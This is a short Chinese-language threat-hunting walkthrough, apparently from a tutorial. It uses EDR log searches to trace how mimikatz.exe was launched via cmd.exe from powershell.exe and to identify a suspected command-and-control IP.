
可以看到mimikatz.exe父进程是cmd.exe，pid是14160。



继续追溯cmd.exe的父进程是谁。检索pid为14160的进程信息，就能知道它的父进程是谁。检索语句：pid:14160 AND [sip:"10.95.13.12](sip:%2210.95.13.12)"。（ip可能有重复，可以使用mid更精准。pid:14160 AND mid:90e496cc0c0a4564b7944bb2e92f6dbf）

然后点击“按进程名称统计”，可以看到有三个进程的pid都是14160，说明pid重复了，因为我们已经知道进程是cmd.exe，所以只需要看cmd的进程信息即可。点击“>3”可以展开信息。看到cmd的父进程是powershell.exe、pid是2744。





继续追溯powershell.exe的父进程是谁。检索语句：pid:2744 AND [sip:"10.95.13.12](sip:%2210.95.13.12)"。然后点击“按进程名称统计”。只看到了“ip访问”的日志，没有进程的信息。说明powershell.exe是EDR能拿到的根进程。

“按目的ip统计” powershell.exe的IP访问，可以看到powershell.exe和10.95.13.253端口578频繁通信。可以怀疑10.95.13.253是C2服务器。

至此我们还原的进程链是powershell.exe（2744）->cmd.exe(14160)->mimikatz.exe。

